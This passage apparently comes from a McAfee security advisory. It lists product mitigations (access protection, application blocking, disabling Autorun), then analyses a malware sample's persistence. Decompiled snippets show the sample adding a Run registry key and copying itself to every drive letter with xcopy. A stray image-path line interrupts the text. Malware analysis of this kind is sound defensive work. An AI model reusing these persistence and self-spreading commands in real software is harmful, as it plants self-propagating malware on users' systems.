ePolicy Orchestrator
- To block the access to USB drives through the ePO DLP policy, refer to this tutorial.

Endpoint Security 10.x
- Refer to KB86577 to create an Endpoint Security Threat Prevention user-defined Access Protection Rule for a file or folder registry.

VirusScan Enterprise
- Refer to KB53346 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable regedit.
- Refer to KB53355 to use Access Protection policies in VirusScan Enterprise to protect against viruses that can disable Task Manager.
- Refer to KB53356 to use Access Protection policies in VirusScan Enterprise to prevent malware from changing folder options.

Host Intrusion Prevention
- To blacklist applications using a Host Intrusion Prevention custom signature, refer to KB71329.
- To create an application blocking rules policies to prevent the binary from running, refer to KB71794.
- To create an application blocking rules policies that prevents a specific executable from hooking any other executable, refer to KB71794.

MRI
- To download and install McAfee Ransomware Interceptor, refer to McAfee Free Tools.

Others
- To disable the Autorun feature on Windows remotely using Windows Group Policies refer this article from Microsoft.

Restart Mechanism

To maintain the persistence in the system, it adds the following registry entry:

1. Adding run entry in registry:

```
GetModuleFileNameA(0, &v58, 0x800u);
v65 = (size_t)&v58;
sprintf(
  (char *)&v60,
  "/c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"Run\" /d \"%s\" /t REG_SZ",
  &v58);
v29 = 1;
ShellExecuteA(0, "open", "cmd", (LPCSTR)&v60, 0, 0);
v27 = 0;
```

Command:

```
/c reg add "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "Run" /d "C:\Users\[redacted]\Desktop\[redacted].exe" /t REG_
```


2. Drop self-copy to each drive by using the following command:

```
v29 = 1;
Sleep(0x2710u);
v65 = (size_t)&v58;
sprintf(
  &v59,
  "/c for %%i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y \"%s\" %%i:\\",
  &v58);
ShellExecuteA(0, "open", "cmd", &v59, 0, 0);
v26 = 1000;
do
```

Command:

```
/c for %i in (A B C D E F G H J K L M N O P R S T Q U Y I X V X W Z) do xcopy /y "C:\Users\[redacted]\Desktop\[redacted].exe'
```

This malware attempts to trick users into executing it by using the following folder icon:



Getting Help from the McAfee Foundstone Services team

This document is intended to provide a summary of current intelligence and best practices to ensure the highest level of protection from your McAfee security solution. The McAfee Foundstone Services team offers a full range of strategic and technical consulting services that can further help to ensure you identify security risk and build effective solutions to remediate security vulnerabilities.

You can reach them here: https://secure.mcafee.com/apps/services/services-contact.aspx

This Advisory is for the education and convenience of McAfee customers. We try to ensure the accuracy, relevance, and timeliness of the information and events described; they are subject to change without notice.